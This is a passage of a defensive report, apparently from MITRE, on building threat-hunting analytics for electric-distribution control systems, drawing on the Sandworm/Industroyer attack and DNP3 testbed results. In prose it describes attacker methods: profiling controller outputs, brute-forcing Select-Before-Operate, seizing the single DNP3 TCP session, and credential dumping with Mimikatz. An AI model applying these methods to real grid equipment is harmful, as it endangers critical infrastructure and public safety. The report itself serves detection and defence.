🟦 Data Historian Compromise	Change Operating Mode	Modify Program	Exploitation for Privilege Escalation	Change Operating Mode	🟨 Network Connection Enumeration	Default Credentials	🟩 Automated Collection	Commonly Used Port	🟪 Activate Firmware Update Mode	▨ Brute Force I/O	▨ Damage to Property
Drive-by Compromise	🟦 Command-Line Interface	Module Firmware	Hooking	Exploitation for Evasion	Network Sniffing	Exploitation of Remote Services	Data from Information Repositories	Connection Proxy	Alarm Suppression	Modify Parameter	Denial of Control
Engineering Workstation Compromise	Execution through API	Project File Infection		Indicator Removal on Host	🟨 Remote System Discovery	Lateral Tool Transfer	Detect Operating Mode	Standard Application Layer Protocol	🟦 Block Command Message	Module Firmware	Denial of View
Exploit Public-Facing Application	Graphical User Interface	System Firmware		🟦 Masquerading	🟩 Remote System Information Discovery	Program Download	I/O Image		🟦 Block Reporting Message	Spoof Reporting Message	Loss of Availability
Exploitation of Remote Services	Hooking	Valid Accounts		Rootkit	Wireless Sniffing	Remote Services	Man in the Middle		🟦 Block Serial COM	▨ Unauthorized Command Message	🟦 Loss of Control
External Remote Services	Modify Controller Tasking			Spoof Reporting Message		Valid Accounts	🟩 Monitor Process State		🟦 Data Destruction		Loss of Productivity and Revenue
Internet Accessible Device	Native API						Point & Tag Identification		🟪 Denial of Service		🟪 Loss of Protection
Remote Services	Scripting						Program Upload		🟪 Device Restart/Shutdown		Loss of Safety
Replication Through Removable Media	User Execution						Screen Capture		Manipulate I/O Image		🟦 Loss of View
Rogue Master							Wireless Sniffing		Modify Alarm Settings		▨ Manipulation of Control
Spearphishing Attachment									Rootkit		Manipulation of View
Supply Chain Compromise									🟦 Service Stop		Theft of Operational Information
Wireless Compromise									System Firmware		

🟦 Windows (OT Enterprise)
🟨 IT Protocol
🟩 OT Protocol / Env Specific
🟪 Env Specific
▨ OT Protocol

Figure 3-2. ATT&CK for ICS Technique Mapping with Categorization

3.1.1 Threat Intelligence Reports - Use and Limitations

It is important to note the defensive community has a large threat intelligence gap in the ICS space, as compared to enterprise threat intelligence. We are extrapolating from a small number of incidents, and we have gaps within the finished intelligence for those incidents. We need to understand how the technologies present in the ICS environment enable certain techniques, as well as the procedural implementations that would manifest in adversary behavior. Failing to do so will result in a false sense of security because the breadth of options available to the adversary was not fully considered.

For example, threat intelligence indicates the Sandworm Team likely captured and reused credentials from the IT network to log into machines in the ICS environment, but there is not conclusive proof that occurred [1]. Although we saw some profiling of the environment, we know there are parts of discovery and collection we did not see based on what the adversary did later. For example, after pivoting to the ICS environment the adversary checked for network connectivity to certain hosts via their hostname, implying they performed discovery in the environment, but threat reporting notes we do not know what discovery techniques they used to gather this information [1]. As defenders we need to be sure not to overfit our detections to what we have seen and to think about what is plausible in our target ICS environment. We can hypothesize on plausible discovery techniques here by examining some other aspects of the adversary's behavior detailed in the intelligence reports. In one report [1], a snippet of code shows a technique using Windows Management Instrumentation (WMI) to fingerprint a remote host. In addition to the other copious uses of WMI (see section 4.2.3), we can assume that any WMI based discovery techniques would be plausible. On the ICS network, the adversary also performed some network-based discovery techniques, such as the enumeration of subnets in the 61850 ICS payload module (section 2.4.4). This behavior could be used to theorize other plausible discovery techniques which target ICS device communication or connectivity and may help identify similar adversarial behavior. This is also where knowledge of other campaigns by the activity group coupled with adversary emulation can help focus defenders on likely adversary behaviors.

ATT&CK for Enterprise and ATT&CK for ICS provide solid foundational knowledge bases, but they only map behaviors where intelligence reports provide concrete evidence or high certainty that a behavior occurred. That is appropriate for a public knowledge base, since lower confidence intelligence assessments vary greatly in quality depending on the individuals and organizations that produced the intelligence.

However, as operational defenders, we want to understand the evidence and assumptions that feed into the range of statements from intelligence reports and use them to as input to guide our defensive posture. Intelligence reports should be read with a critical eye, but where we have lower confidence assessments from trusted sources or backed up by appropriate logic, using those behaviors as another starting point for defense is appropriate. A moderate confidence statement from an intelligence report may eventually lead to producing defensive analytics that otherwise would have been out of scope when considering a given adversary's TTPs.

In some cases, we can infer techniques that the Sandworm Team likely used but which were not present in the threat intelligence reports. For example, there was extensive use of valid accounts and we have previously seen the group reuse credentials [1]. It is likely that the adversary performed Account Discovery, even though we do not see explicit references to that sort of behavior in the reporting. The omission may be due to a defense evasion by the adversary, lack of data collection, incorrect or incomplete intelligence analysis, or the details may have been omitted from the finished reporting because the analyst did not feel they were important. Such techniques were not a focus for us but noting when they likely occurred and including them in a defensive coverage assessment leads to a more comprehensive evaluation.

3.1.2 Understanding Key Behaviors

Even after scoping down to the list of techniques to just those of interest, it can be difficult to determine prioritization and a starting point consisting of only a few techniques. It is helpful to think through what techniques formed a core part of the attack and which were optional. In the case of the Ukraine 2016 attack, the following were important to overall attack execution:

- Valid Accounts
- Proxy: Internal Proxy
- Windows Management Instrumentation (WMI) which was used for remote execution
- Living off the land techniques, including techniques like Create or Modify System Process: Windows Service, Lateral Tool Transfer and Remote Services

Other techniques were seen in the attack but are not necessarily required. These include:

- `xp_cmdshell` – used for Defense Evasion

- Use of HTTP/HTTPS – used for Command and Control
- Obfuscated Code – Notepad back door

Not all ATT&CK techniques lend themselves equally well to detection analytics. They describe adversary behaviors, not all of which may be amenable to detection as standalone behaviors. For example, the Sandworm Team leveraged Valid Accounts for Persistence and likely Initial Access to the ICS environment. Some detection of this technique is possible via user behavioral analytics (e.g., odd login times, multiple logins to a machine, user logged into multiple machines, etc.) and default credential use [19]. However, we also see Valid Accounts used as a precursor to move laterally via Remote Services or Use Alternate Authentication Material: Pass the Hash / Pass the Ticket, and a tie into OS Credential Dumping via their use of Mimikatz. It is also possible the adversary will engage in Account Discovery. These other related techniques provide a wealth of opportunities for detection of the adversary using Valid Accounts.

3.2 Map Malicious Activity to Target Environments

This step is not in the original Enterprise TCHAMP process. It is specific to ICS analytic development. When dealing with malicious behaviors within Enterprise systems, most of the techniques apply across organizations. For example, an adversary leveraging Use Alternate Authentication Material: Pass the Hash is the same no matter what victim it is being executed against.

In ICS, different industry verticals have different hardware, software and processes they are governing, and even within verticals or within an organization there can be drastic differences between environments. That includes things like hardware, software, protocols, network topology, and physical processes. That is particularly the case in power distribution, where there is a lot of variety in how operational equipment is designed and implemented.

To dive into why these environmental differences are important, we return our attention to the original attack. In Ukraine, power distribution uses protocols like IEC 101 and 104. In our North American power system that generally maps to the DNP3 protocol. There are relevant differences in what functionality the protocols provide.

When we talk about target environment, we do not necessarily mean that a high level of detail must be included. The important thing is to document assumptions. For example, is DNP3 used in the environment? Is it running over Ethernet, and can we place a network sensor to monitor it? If the communication is over a serial connection, are hardware serial to ethernet converters present or can the data otherwise be collected? That broad outlining of the environment is what is important at this point in the analytic development process.

If more detail is available, it can help to further hone on the space we are working with, which in turn will influence what kinds of analytics are in or out of scope. However, such details are not a strict requirement at this point. In fact, the more general the target environment, the more likely it is that analytics will be widely reusable across different sites or even different ICS verticals.

This sort of analysis is done at a smaller scale within the Customize step of the enterprise TCHAMP process, where the technologies in use within an environment drive data collection based on analytic hypotheses. In ICS this difference in degree becomes a difference in kind and requires an extra step earlier in the process. In *A Practical Model for Cyber Threat Hunting*, the authors refer to this as Scope: System Under Test Selection, a step that precedes hypothesis development [20].

As an example of why this is necessary, consider the case of whether serial communications are used in the target environment and whether they are monitored. If either they do not exist or they cannot be monitored, then developing analytic hypotheses related to them and determining what serial data is needed serves no practical purpose. The gap should be noted, and threat hunters should move on to a more fertile area. Likewise, if one is worried about the threat posed by vendor and contractor access to an ICS environment via Virtual Private Networks (VPNs) or other means, understanding which, if any, services exist and how an adversary might leverage them is an important precursor to hypothesis development.

To make the process of mapping the malicious activities to a similar US electric distribution environment concrete, we leveraged MITRE's Cyber Innovation Lab (CIL) Electric Distribution testbed. For this purpose, we produced an attack vignette for a similar scenario relevant to the testbed. It is attached as 6Appendix C. It gave us adversary emulation behaviors that were an appropriate starting point for generating hypotheses and abstract analytics. An important difference between the MITRE testbed and the environment of the Ukraine 2016 scenario is the use of Schweitzer Engineering Laboratories (SEL) Real-Time Automation Controllers (RTAC), which are commonly used by the North American electric distribution sector. These devices use the DNP3 protocol, compared to the IEC 60870-5-101, IEC 60870-5-104, and IEC 61850 protocols targeted by Industroyer. Below is a summarized list of research findings from the MITRE testbed that may, through similarities, help us infer additional details about the attack:

- The testbed SEL RTAC devices using DNP3 over TCP/IP only support a single active TCP session. This means that the service on the ICS Enterprise workstation responsible for communicating with the device must be stopped and prevented (disabled) for the adversary emulation attack module to maintain a reliable TCP session with the device. Speculatively, this requirement may be the reason why several of Industroyer's ICS modules require a process name when launched for the purpose of stopping that process prior to interacting with ICS devices.
- Knowing which *Binary Outputs* of the device to interact with requires some form of passive or active profiling. Some approaches we identified are:
    - Finding a CSV backup file of the SCADA Gateway server (OPC DA) on an engineering workstation.
    - Querying the SCADA Gateway OPC server, similar to Industroyer's OPC DA module.
    - Finding the project file for the SEL RTAC devices on a workstation.
    - Finding the HMI project file for the HMI program on an operator workstation.
    - Passively sniffing the DNP3 network traffic.
    - Actively performing a DNP3 Read (Integrity Poll) on target devices, similar to Industroyer's 61850 module.
    - Brute force using the Select-Before-Operate functionality to attempt to write to a range of Binary Outputs, similar to Industroyer's 104 Module.
- We were able to repeatedly make TCP handshakes to contest and disrupt remote attempts to re-establish a connection between the ICS Enterprise workstation and the ICS device.

This is similar to Industroyer's IEC 101 module's use of COM port connections to block legitimate connection attempts. Passive network data is typically easier to collect than host-based data in ICS environment and detecting the TCP disruption is likely a more viable defensive solution, although it does not cover the full range of ways an adversary might execute this behavior.

3.3 Develop Hypotheses and Abstract Analytics

After understanding the malicious behaviors that we want to detect and how they can manifest in the environment we are defending, the next step is to develop analytic hypotheses and high-level abstract analytics.

3.3.1 Capability Abstractions and Detection In Depth

Comprehensive detection coverage across many techniques, where all possible adversary procedures are detected with a reasonably small number of false positives, is impractical for most organizations. However, understanding where an organization does have coverage and how to improve it is important. Further, beyond having some coverage across a swath of techniques, strategic deep dives into key behaviors will increase an organization’s detection capabilities.

Analytic coverage over techniques is often quantified with a “green/yellow/red” heat map where green indicates good coverage, yellow is some coverage and red is little or no coverage. While this is a step in the right direction for discussing what kind of coverage an analytic portfolio provides, it is an insufficient basis for defining an optimal and actionable path forward. Capability abstractions are a concept pioneered by SpecterOps [21] to explain how a technique works within the underlying system functionality. We discuss this in more detail later in this report.

Our suite of detection analytics needs to cover multiple data sources to be robust to changes in adversary tooling, as well as to ensure we provide enough contextual information to an analyst for alert triage and follow-up. Much like the term “defense in depth” is often used to describe an overall security strategy with appropriate redundancy, detection in depth is the process of creating multiple analytics that will trigger on a given technique to provide broader evasion resistant coverage [22]. SpecterOps refers to the tradeoff between precise analytics with low false positives and broad analytics with a larger aperture but more false positives as the detection spectrum [23]. Analytics across the totality of the spectrum serve a role in a well-built portfolio of detections to achieve detection in depth.

3.3.2 Open-Source Research

Although not explicitly a high-level step of the TCHAMP methodology, we found a literature review of existing open-source analytics to be extremely useful for enterprise analytics within the ICS Enterprise environment. It provided examples of adversary technique detection, that while not exhaustive, illustrated some of the ways in which these techniques may be implemented and subsequently discovered. In some cases, an analytic sparked related ideas that helped us generate additional related abstract analytic hypotheses of our own.

We reviewed open-source analytics from Elasticsearch [24], Sigma [25] and MITRE’s Cyber Analytic Repository [26] in order to ensure we made appropriate use of publicly available work. None of these analytics were ICS specific, but they include many technologies and adversary

TTPs that have been seen in ICS environments in the ICS Enterprise (e.g., Windows devices and protocols, such as DNS).

Many analytic repositories map their analytics to ATT&CK techniques. A search by technique(s) of interest is a good starting point for discovering analytics. However, existing analytics of interest may cover multiple techniques and not be marked with the specific technique mapped to an adversary behavior. As one example, the Elastic-provided detection *Service Control Spawned via Script Interpreter*, which we discuss in section 4.2.2.3, is mapped to the Lateral Movement: Remote Services (T1021), a broad technique with only two direct procedural examples and six sub-techniques. Depending on the environment and versions of Windows being run, the Distributed Component Object Model (T1021.003) or Windows Remote Management (T1021.006) sub-techniques may be applicable to the analytic. However, it is extremely relevant to our investigation into Persistence: Create or Modify System Process: Windows Service (T1543.003), Execution: System Services: Service Execution (T1569.002), and Execution: Windows Management Instrumentation (T1047). Had we filtered by any combination of techniques and sub-techniques without Remote Services we would not have discovered the analytic. This is an example where adversary usage of custom tools and living off the land binaries often span techniques. Focusing solely on tools such as the `sc.exe` binary in the analytic is insufficient for robust detection coverage, but they are a valuable set of high precision analytics that complement broader analytics lower in the capability abstraction. In lieu of the exhaustive analytics review we did, we recommend others start with the ATT&CK techniques as mapped, and then search for tools and specific logs (e.g., Windows event IDs) associated with techniques of interest.

We used multiple sets of criteria to winnow down the original list of nearly 1200 analytics. We focused on post-exploitation activity across ATT&CK for Enterprise and ATT&CK for ICS, ignoring reconnaissance and much of the initial exploitation detection (e.g., phishing detection, specific application compromises, etc.). Those earlier tactics are usually not observable to ICS defenders and are often specific to the environment, while focusing on post-compromise activity has a larger return on investment across a range of sites[1]. In terms of technology, we paid particular attention to systems and tools likely to be found in ICS environments (e.g., Windows and general network analytics) and descoped those unlikely to be relevant (e.g., Mac OS and analytics for commercial cloud services). In general analytics that were particular to specific software, malware, or included specific Indicators Of Compromise (IOCs) were removed from consideration. However, we kept those that detected red team tools, some of which have been repurposed by advanced adversaries (e.g., Cobalt Strike). We also kept credential dumpers like Mimikatz, which was used in the attack [1]. Analytics that were deemed out of scope can still be valuable for defense but were not a useful basis for further analytic development within the scope of our work. IOCs are an extreme example of this.

The analytics were then broken into several broad groups:

- Those which could detect Sandworm Team/Industroyer-like usage of a technique and were of primary interest to us. Note that because analytics often cross tactics and

[1] This is not to say Initial Access into the ICS environment is not important. Quite the opposite, it is something organizations would be well advised to spend time focusing on. However, the detections involved are usually particular to understanding the ICS environment, how it connects to business networks, what remote access technologies are present, and the business operations involved. These details did not make it a good fit for the scope of our work which focused on environment independent detection engineering.

techniques, the mappings to the techniques used in the attack did not always line up one to one.

- Those that detected “living off the land” activity, which we saw featured heavily in the attack.
- Those that, while they don't line up exactly with the attack activity, are likely to be beneficial to ICS defenders in general.
- Tools leveraged by adversaries, included red team tools such as Cobalt Strike and administrative tools such as PSExec.
- Those that were out of scope.

It is important to note that the analytics in the first group cover a range of the detection spectrum, with many of them focused on particular procedural implementations and tools used when executing techniques. In some cases, existing analytics do not detect the specific activity of interest but exist on a borderline area that is not mapped to the specific technique being researched. For example, an analytic to detect hidden user accounts is of interest to us even though it would not have fired during the attack [27]. Based on intelligence reports the Sandworm Team created new Windows domain accounts [1], but no mention was made of them being hidden. In our case we included it as in scope because such Defense Evasion is a plausible adversary adaptation to behavior of interest. Whether such analytics should be included in the set for operationalization and possible expansion will depend on the organization’s resources as well as the importance and likelihood of the technique(s). They may be deferred to backlog for later implementation. The important thing is that related techniques are noted as another line of investigation.

Beyond the detections this search provided us, it forced us to understand the details of the attack behaviors and the way the underlying techniques worked. It made us ask questions like “would this SMB analytic trigger on their invocation of ‘net use’” or “would this detection around lsass access catch their credential dumping and Mimikatz use?” It was a useful lens into how the broader security community has thought about the problem space.

3.4 Determine Data Requirements

Based on the analytics developed in the previous step we can determine what data needs to be collected to support them. Sample behavior, analytic ideas and data requirements are captured in Table 3-1. Example DNP3 Data Requirements. In the attack, the adversary’s use of the IEC104 Select and Execute command maps to several adversary emulation behaviors. This is due to differences between the protocols themselves, other environmental differences including hardware/software in use, as well as breadth of options available to the adversary (e.g., collecting information from the workstation). We note that other ways this collection may occur, e.g., monitoring integrity polls via *Network Sniffing* would fall under another technique and are not represented here. These data requirements inform what data should be collected and how it should be analyzed. It could provide requirements to identify what open-source and/or commercial solutions meet the analytic and data needs.

Table 3-1. Example DNP3 Data Requirements

ATT&CK Mapping	Adversary Procedure	Adversary Emulation Behavior	High Level Analytic Idea	High Level Data Requirements	Abstract Analytics	Detailed Data Requirements
ICS Matrix Collection Point and Tag Identification	The IEC104 module had the ability to use *Select and Execute* to switch state and confirm whether the IOA belongs to the single command type	Actively inserting DNP3 integrity polling (reads for class 0,1,2,3) from existing Master	Function Code Anomaly Detection (volume, periodicity, etc.)	DNP3 function code	High volume of reads	Read command statistics
					Change in read periodicity	Individual read commands
			Payload Anomaly Detection (FC anomaly detection with extra features)	DNP3 function code and payload	Read for a new data group	DNP3 Group and Variation fields
					Read for a new class of data	DNP3 Group and Variation fields
	Adversary behavior side effect	Adversary unfamiliar with environment	Errors interacting with asset	DNP3 function code and payload (IIN, status code, etc.)	Error from Internal Indications (IINs)	Configuration Corrupt IIN Event Buffer Overflow IIN Parameters Invalid or Out of Range IIN Requested Objects Unknown IIN Function Code Not Implemented IIN
			Change in Protocol Parsing Errors	DNP3 function code and payload	Response includes Device Profiles	DNP3 Group and Variation fields

3.5 Remaining TCHAMP Steps

The rest of the steps in the TCHAMP methodology are centered around implementing the ideas developed previously. For the purposes of this report, we document our analytics in the following section. The additional TCHAMP steps involve customizing detections to the technologies in the environment, which we needed to do earlier in the process for ICS systems, identifying collection gaps, implementing, and testing analytics and hunting to detect malicious activity. We refer interested readers to *TTP-Based Hunting* for more details on the formal process [3].

4 Analytics and Detection Engineering

In this section we describe analytics focused on the DNP3 protocol and Windows systems. This includes both custom analytics and open-source analytics we modified during implementation and testing. Analytics are described below in English and pseudocode.

The DNP3 analytics described below are proofs of concept designed around free open-source software. These kinds of anomaly detection analytics are widely available in commercial ICS network security tools and Security Information and Event Management (SIEM) tools can often implement them if appropriate sessionized network metadata is available (e.g., Zeek logs). We developed these analytics for several reasons:

- to ensure our analytic hypotheses were practical in our testbed
- to confirm that our testbed and analytic infrastructure were functioning as intended
- to validate our adversary emulation implementation for the relevant behaviors. Validating that adversary emulation produces artifacts we would expect in a real attack is an important part of the process and working through the defensive analytic process is a good way to do that.

We also discuss the host-based Windows detections we implemented. This was a shift in focus from the Process Operations layer to the ICS Enterprise layer in order to provide a broader range of detection coverage.

4.1 DNP3-based Analytics

As discussed previously, one of our overarching goals is developing analytics that are widely deployable across heterogenous sites with a minimum of tuning and maintenance required. For scalability analytics should not rely on specifics of the operational process (e.g., PLC X output Y corresponds to breaker Z)[2]. To that end, we used the DNP3 specification to drive vendor independent analytics [28]. We supplemented these with hands-on operational research and testing in MITRE's Cyber Innovation Laboratory ICS testbed simulating an electric substation. Testing with a wider variety of hardware more representative of North American power distribution systems would have been ideal but was not possible during the course of this project.

[2] These sorts of highly tailored analytics can be useful in small highly mission critical situations where the extraordinary effort required to design, implement, tune, and maintain them is warranted, but are out of scope for our purposes.

4.1.1 Read Average Comparison

The purpose of this analytic is to detect an increase in read commands by calculating a baseline for the number of read commands between two IP addresses and then comparing that to a window to determine if the baseline threshold has been exceeded. This may be an indication of reconnaissance being conducted by adversary or other malicious behavior.

4.1.1.1 DNP3 Read Command

The read function code is the basic code used by a master to request data from an outstation. The request specifies which data the master desires and/or how many objects and sometimes what format to use in the response. A request message may contain more than one object header, thereby effectively combining several requests into a single message. Or more simply put, the Outstation shall return the data specified by the objects in the request [28].

4.1.1.2 How the Analytic Works

The user defines "baseline" and "window" timeframes, as well as a scaling factor. For each of the timeframes, all Master to Outstation IP pairs sending DNP3 read commands are identified.




Figure 4-1. IP Pair Request and Response

Then for each IP pair an average per minute of DNP3 read function code commands is calculated.




Figure 4-2. Analytic Timeframes

Due to system implementation the read requests will not be constant, so the scaling factor (percentage margin) is applied to each of the IP pair's average reads per minute to create a threshold value. If a there a corresponding Baseline IP pair exists for the Window IP pair, compare the Window Reads average to the Baseline read average threshold value:

$$Window\ Reads_{avg} > Baseline\ Reads_{avg} * (1 + Scaling\ Factor)\ (1)$$

If the Window average is larger than the Baseline average threshold, an alert will be generated.




Figure 4-3. Analytic Threshold Above Baseline

The detection will need to be tuned for an operational environment. This includes things adjusting the expected variation from the baseline (the scaling factor), adding highly variable hosts to an ignore list, and understanding potential longer-term variations due to things like seasonal adjustments or maintenance windows.

4.1.1.3 Analytic Testing

To test this analytic, an existing a Human Machine Interface (HMI) [Master] is configured to interact with a Real-Time Automation Controller (RTAC) [outstation] via DNP3 and a laptop [Adversary] on the same network. The laptop is meant to simulate anything from a rouge device to a compromised workstation.





Figure 4-4. Test Setup

A custom binary with multiple functions including sending a DNP3 read command via an integrity poll was developed to support testing, which was executed from the laptop. When the binary was first executed, there were difficulties in getting data from the RTAC. As mentioned previously, the RTAC can only have one active TCP connection at a time. The HMI and adversary laptop were constantly reestablishing a handshake with the RTAC. This means that in order for the adversary to conduct collection on the RTAC the service on the HMI that polls the RTAC needed to be disabled. The attack binary was run and the analytic was run against the data, producing the following output:



```
Baseline Results:
Source               Dest                 Function             Total            Avg / Min   Threshold
[redacted].13        [redacted].12        READ                 87025            60.4        66.4
[redacted].11        [redacted].12        READ                 18002            12.5        13.8
[redacted].82        [redacted].11        READ                 32556            22.6        24.9
Window Results:
Source               Dest                 Function             Total            Avg / Min   Threshold
[redacted].13        [redacted].12        READ                 66070            45.9        50.5
[redacted].11        [redacted].12        READ                 13672            9.5         10.5
[redacted].82        [redacted].11        READ                 1540             1.1         1.2
[redacted].226       [redacted].11        READ                 38               0.0         0.0
Alerts:
No deviations outside of bound found for [redacted].12-[redacted].13
No deviations outside of bound found for [redacted].12-[redacted].11
No deviations outside of bound found for [redacted].11-[redacted].82
```

Figure 4-5. Example Analytic Output

4.1.1.4 Lessons Learned

When adversaries are conducting activities in the target network, they are aware of Locard's principle [29] and as such try to minimize the work done to accomplish their mission. To that end, in the case of using DNP3 read commands to gather information, we should assume they will use as few as possible. To distinguish between normal and abnormal operations, the timeframes used should be on the order of hours not days; smaller windows give more meaningful results.

The use case for this analytic is to detect abnormal activity in the Windows timeframe. However, there are several other use cases when abnormal behavior would not be detected:

1. Adversary activities is conducted in Baseline timeframe
   The average time to identify and contain a data breach in 2020 was 280 days [30]. When considering dwell time, it is possible to hypothesize the use case when the adversary profiling is conducted during the Baseline, not in the Window timeframe. This use case would not be detected.

2. Master-Outstation connection is non-functional in Window timeframe
   As stated in Analytic Testing, the HMI polling of the RTAC had to be stopped to complete the handshake between the adversary laptop and the RTAC. This greatly reduces the number of legitimate reads, and the unauthorized reads are not detected due to a larger reads count in the Baseline timeframe.

3. IP pair is in Window timeframe but not in the Baseline timeframe.
   As stated previously, the analytic is deigned to compare the number of reads in a Baseline timeframe to a separate Window timeframe. In the case where an existing network device is compromised and used to conduct profiling, the increase would be detected. However, if a device is added after the Baseline Timeframe and is conducting profiling during the Window timeframe, it will not be detected as the IP pair does not exist in the Baseline timeframe.

To address these issues two additional analytics are developed: Two-way Read Average Comparison and IP Pair Connections which we discuss next.

4.1.2 Two-way Read Average Comparison

Like the “Read Average Comparison”, the purpose of this analytic is to detect an increase of read commands by calculating a baseline for the number of read commands between two IP addresses and then comparing that to a window to determine if the baseline threshold has been exceeded while addressing the additional use cases (1) and (2) listed in Section 4.1.1.4 Lessons Learned.

4.1.2.1 How the Analytic Works

The data gathered for this analytic is the same as in the “Read Average Comparison” analytic. The difference is in how the timeframes are compared. In this analytic, for each IP pair that exists in both the Baseline and Window timeframes, the Window Reads average is tested against the Baseline read average threshold value in the following manner:

$$Window\ Reads_{avg} > Baseline\ Reads_{avg} * (1 + Scaling\ Factor)\ (1)$$

$$Window\ Reads_{avg} < Baseline\ Reads_{avg} * (1 - Scaling\ Factor)\ (2)$$

This analytic checks for two conditions, as seen above. Condition (1) is the same as used by “Read Average Comparison” while Condition (2) is unique to this analytic. This new condition creates a second threshold by scaling down the Baseline average.





Figure 4-6. Analytic Threshold Above or Below Baseline

Using data from the test described in Analytic Testing, the following output is produced by the analytic:



```
Baseline Results:
Source              Dest                Function            Total           Avg / Min   Threshold
[redacted].13       [redacted].12       READ                87025           60.4        66.4
[redacted].11       [redacted].12       READ                18002           12.5        13.8
[redacted].82       [redacted].11       READ                32556           22.6        24.9
Window Results:
Source              Dest                Function            Total           Avg / Min   Threshold
[redacted]13        [redacted].12       READ                66070           45.9        50.5
[redacted].11       [redacted].12       READ                13672           9.5         10.5
[redacted].82       [redacted].11       READ                1540            1.1         1.2
[redacted].226      [redacted].11       READ                38              0.0         0.0
Host pair [redacted].12-[redacted].13 average number of Window READS is less than the scaled baseline.
Host pair [redacted].12-[redacted].11 average number of Window READS is less than the scaled baseline.
Host pair [redacted].11-[redacted].82 average number of Window READS is less than the scaled baseline.
```

Figure 4-7. Example Analytic Output

4.1.2.2 Lessons Learned

This new analytic can detect the postulated increase of reads in the Window timeframe as well as the additional use cases where the adversary’s reconnaissance is conducted in the Baseline timeframe or if an IP pair was to stop communicating. This analytic still requires that the IP pair be contained in both the Baseline and Window timeframes, which led to the development of the third DNP3 analytic “IP Pair Connections.”

4.1.3 IP Pair Connections

The purpose of this analytic is to detect unauthorized device(s) sending DNP3 function codes, by comparing the source IP and destination IP to an authorized list of pre-defined devices. This allow list approach is not scalable for large organizations and instead might be replaced by alerts for new DNP3 communications or function codes using a historical baseline.

4.1.3.1 Allow List

An allow list is a collection of approved items (e.g., IP addresses, applications, etc.) that are approved for use. In the case of this analytic there are two allow lists: source IP addresses and destination IP addresses. The source IP address allow list is the list of IPs that are allowed to be the source for a DNP3 connection. Similarly, the destination IPs allow list is the list of IPs that are allowed to be the destination for a DNP3 connection.

4.1.3.2 How the Analytic Works

